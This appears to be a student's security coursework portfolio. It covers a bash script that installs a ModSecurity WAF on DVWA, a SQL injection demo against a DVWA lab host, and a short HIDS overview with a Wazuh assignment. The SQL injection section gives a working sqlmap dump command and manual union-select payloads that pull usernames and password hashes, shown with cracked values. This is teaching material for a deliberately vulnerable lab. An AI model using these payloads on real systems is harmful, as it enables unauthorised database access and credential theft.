
Security Policies: Organizations configure security policies in the WAF to define what traffic is allowed or blocked. These policies can be customized based on the application's requirements and threat landscape

I know a **use case** for this **WAF**.

Fontys has a lot of home-made apps and they don't have time and resources to make sure all those apps are secured, so what they did was implement a WAF solution to make their apps secured.

Our task for today was to install a **WAF** on a fresh DVWA machine.

It was really terrible and I ran into a lot of issues while installing it manually but in the end I managed to get it to work.



```

ultra@kali: ~
File Actions Edit View Help
student@ubuntu18-server: ~ x ultra@kali: ~ x
#!/bin/bash

#This script is for automating the Web Application Firewall (WAF) installation on DVWA from the PDF.
#MadebyDave

#step 3
sudo apt update && sudo apt full-upgrade -y &&
#step 5
sudo apt install openssh-server -y &&
#step 7
sudo apt install libapache2-mod-security2 -y &&
#step 8
sudo a2enmod headers &&
#step 9
sudo systemctl restart apache2 &&
#step 11
sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf &&

#step 12
#Locate a line and replace it in the modsecurity.conf
if sudo sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/' /etc/modsecurity/modsecurity.conf; then
    echo "modsecurity.conf updated successfully"
else
    echo "failed to update modsecurity.conf"
fi

#step 15
sudo git clone https://github.com/coreruleset/coreruleset.git &&
sudo mv -/coreruleset/crs-setup.conf.example /etc/modsecurity/crs-setup.conf &&
sudo mv -/coreruleset/rules /etc/modsecurity/ &&
#locate a line and replace it in the Security2.conf
if sudo sed -i 's|IncludeOptional /usr/share/modsecurity-crs/owasp-crs.load|Include /etc/modsecurity/rules/*.conf' /etc/apache2/mods-enabled/security2.conf; then
    echo "Security2.conf updated successfully"
else
    echo "failed to update Security2.conf"
fi

#step 16
sudo mv /etc/modsecurity/rules/REQUEST-922-MULTIPART-ATTACK.conf /etc/modsecurity/rules/REQUEST-922-MULTIPART-ATTACK.conf.renamed

#step 17
if sudo sed -i '/<\/VirtualHost>/i\    SecRuleEngine On' /etc/apache2/sites-available/000-default.conf; then
    echo "000-default.conf updated successfully."
else
    echo "Failed to update 000-default.conf."
fi

#cleanup
sudo rm -rf ~/coreruleset

#restart (added 3 seconds to give it room to breath before restarting)
sleep 3
sudo systemctl restart apache2

#bonus (if you want to see logs from DVWA in WAF, see command below)
#tails -f /var/log/apache2/error.log

```

So I decided to **automate** this process with bash!

I added the steps from the PDF into a bash script and the rest of the process was pretty easy.

Part 12, 15 and 17 were the tricky part.

I had to find I way to locate and replace lines in a text file.

That's were the SED command came in handy!

Sed documentation:

<https://www.computerhope.com/unix/used.htm>



I had a lot of **trial and error**, but I finally managed to get the bash script to work on a fresh install of DVWA!

```

Ultra Kali x
File Actions Edit View Help
student@ubuntu18-server: ~ x ultra@kali: ~
student@ubuntu18-server:~$ ls
master.zip run-waf.sh
student@ubuntu18-server:~$

```

I did the **chmod +x** command to give it executable permission

```

(ultra@kali)-[~]
$ scp run-waf.sh student@192.168.141.82:/home/student
The authenticity of host '192.168.141.82 (192.168.141.82)' can't be established.
ED25519 key fingerprint is SHA256:92WMicNYQNJK/92HgnoxGu7ofp8GLoFEfEw1u61nEV0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.141.82' (ED25519) to the list of known hosts.
student@192.168.141.82's password:
run-waf.sh
100% 1863 108.4KB/s 00:00

```


Now, all I had to do was use **SCP** command to send my script to the DVWA and run it!

```


systemctl restart apache2
modsecurity.conf updated successfully
Cloning into 'coreruleset'...
remote: Enumerating objects: 27542, done.
remote: Counting objects: 100% (522/522), done.
remote: Compressing objects: 100% (200/200), done.
remote: Total 27542 (delta 346), reused 486 (delta 322), pack-reused 27020
Receiving objects: 100% (27542/27542), 7.00 MiB | 26.64 MiB/s, done.
Resolving deltas: 100% (21552/21552), done.
Security2.conf updated successfully.
000-default.conf updated successfully.
student@ubuntu18-server:~$

```


I ran the script and it was a **success**.



Here you can see the SQL injection test on a DVWA with WAF.



as you can see, our WAF implementation was a success!
We have a forbidden page display.



This is a regular DVWA without the WAF. As you can see, there is no forbidden page.

3.2 SQL-Injections

SQL-injections:

SQL Injection is a type of security vulnerability that targets web applications and other software systems that interact with databases. Attackers exploit this vulnerability by injecting **malicious SQL queries** or commands into user input fields or application parameters.


Risks

SQL Injection attacks can lead to unauthorized access, data breaches, and even full control of a database or application.

Types of SQL Injection:

- **Classic SQLi:** In this type, attackers inject malicious SQL code to manipulate the application's database, often extracting or modifying data.
- **Blind SQLi:** In Blind SQL Injection, attackers don't immediately see the results of their injection but can infer information based on the application's responses.
- **Time-Based Blind SQLi:** Attackers use delay functions in SQL queries to determine if the injection was successful, making it harder to detect.
- **Second-Order SQLi:** In this scenario, the malicious payload is stored and executed at a later time, making it more challenging to identify.

Im going to use the SQLmap tool in Kali linux and DVWA to showcase a small SQLi demo:



```
ultra@kali: ~  
File Actions Edit View Help  
(ultra@kali)-[~]  
$ sqlmap -u http://192.168.141.64/dvwa/vulnerabilities/sqli/ --cookie="security=low;PHPSESSID=upetroaps667m5tmsgbkanr415" -p id --data="id=1&Submit=Submit#" -D dvwa -T users --dump --batch
```

parameters I used for the sqlmap query:

- u :for the url.
- cookie :for the session cookies of the browser and security level of cookie.
- p :for the parameter we are going to test it on, which is the "id" parameter from DVWA.
- data :for the sqli query to know exactly where the data needs to be modified. In this case our "id" parameter.
- D :the name of the database.
- T :the name of the table in the database.
- dump :to display/dump everything including passwords hashes etc..
- batch :to carry on without user input.

Results:

table: users [5 entries]							
user_id	user	avatar	password	last_name	first_name	last_login	failed_login
1	admin	/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2018-09-14 13:51:53	0
2	gordonb	/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	2018-09-14 13:51:53	0
3	1337	/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2018-09-14 13:51:53	0
4	pablo	/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2018-09-14 13:51:53	0
5	smithy	/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2018-09-14 13:51:53	0


We got the **ID's**, **cracked passwords** & **names** of the users! SQLmap is a very powerful tool in the right hands!

It can automate manual tasks in minutes, where normally it would take hours doing it manually.


The above example was the **automated** way of doing this.

Here Is the manual way of doing the SQL injection:

I will be using DVWA for the SQL injection attack to retrieve all the usernames & passwords.




(1) First step is to see what kind of error I can get, using the quote string.



(2) I see the error gave me information on what type of database DVWA is using. Its **MySQL**.



(3) I will try an SQL union attack to see what is possible (im just guessing here). → 'union select * from users--



(4) Hmm interesting, the command seem to work, but I need to figure out the columns.




(5) The best way to figure out how many columns, is to use the MySQL →order by command

In this case the nothing happened on this page with →'order by 2— because it is the right amount of columns in DVWA.



(6) But, if it was more than 2 columns, we would get an error.






(7) Enter an ID to get information.

We see ID 1 is the admin. And we have a first name.

Knowing there is an ID & first name for the columns, **what else can we find?**

Im guessing probably **last names and passwords.**




(8) Aha! Modifying my union command, I did manage to find last names from the users!

(I did some testing to see if columns hold text data and it seems that both columns are indeed text data → **union select 'a', 'a' from users--** worked.)

So with that knowledge in mind, all I had to do was add last_name or user_id to get results.

→ **'union select NULL, last_name from users--**


I use **last_name** instead of last name, to not get error and it worked!



(9) Now all we had to do was get the passwords using → **'union select NULL, passwords from users--**

And boom! We got the hashed passwords!

But how will I know which passwords belong to who?




(10) remember when earlier we found what database DVWA is using? Yea mySQL

All we have to do is find a way to get **username & passwords** together in a single command but, How?

String concatenation!

Thank you portswigger SQL injection cheat sheet!



(11) using **'union select NULL,concat(first_name,password) from users--**

We got the names and who their respective passwords belong to. But it's a bit unreadable.

To make it readable just add an '-' as an extra parameter in the union concat command.

'union select NULL,concat(first_name,'-','password) from users--

Vulnerability: SQL Injection

User ID:

ID: 'union select NULL,concat(first_name,'-',password) from users--
First name:

Surname: admin-5f4dcc3b5aa765d61d8327deb882cf99

ID: 'union select NULL,concat(first_name,'-',password) from users--
First name:

Surname: Gordon-e99a18c428cb38d5f260853678922e03

ID: 'union select NULL,concat(first_name,'-',password) from users--
First name:

Surname: Hack-8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'union select NULL,concat(first_name,'-',password) from users--
First name:

Surname: Pablo-0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'union select NULL,concat(first_name,'-',password) from users--
First name:

Surname: Bob-5f4dcc3b5aa765d61d8327deb882cf99

And that's it!

We found the **usernames & who the passwords belong to**, using SQL injection union attack.

More Information



Source: <https://9gag.com/gag/aKEvry>

4 WEB: SITE ATTACK AND DEFENSE

4.1 Host Intrusion Detection and Prevention

Host intrusion and Detection Prevention

What is HIDS? To my knowledge, it is software that monitors and analyzes activities on individual computing devices or hosts.

And if it detects any malicious or suspicious activities it will take action and notify the user. Unlike network-based intrusion detection systems (NIDS), which monitor network traffic, HIDS focuses on the activities occurring directly on a host.

It monitors activities on a host, including file changes, system calls, log entries, registry modifications, and other behaviors that may indicate security incidents.

Some **cons** to HIDS:

- Only monitors host, cant monitor Network traffic.
- It can be resource intensive on the users system.
- Managing and scaling HIDS on a large network with numerous hosts can be challenging, especially without centralized management tools.
- Proper configuration of HIDS can be complex, and misconfigurations may lead to false negatives or false positives.

Some **pros** to HIDS:

- Since HIDS operates directly on individual hosts, it can provide protection even in scenarios where network-based defenses may be bypassed.
- HIDS generates detailed logs, making it valuable for forensic analysis and investigations after a security incident has occurred.
- HIDS helps organizations meet compliance requirements by providing monitoring and logging capabilities. Compliance standards often mandate the use of host-based intrusion detection.
- HIDS provides granular visibility into activities occurring on individual hosts. It can detect and log specific events such as file changes, system calls, and registry modifications.

HIDS assignment: Install and run open-source HIDS software "Wazuh" on a dedicated server, and deploy an agent on another server.

More information on WAZUH:

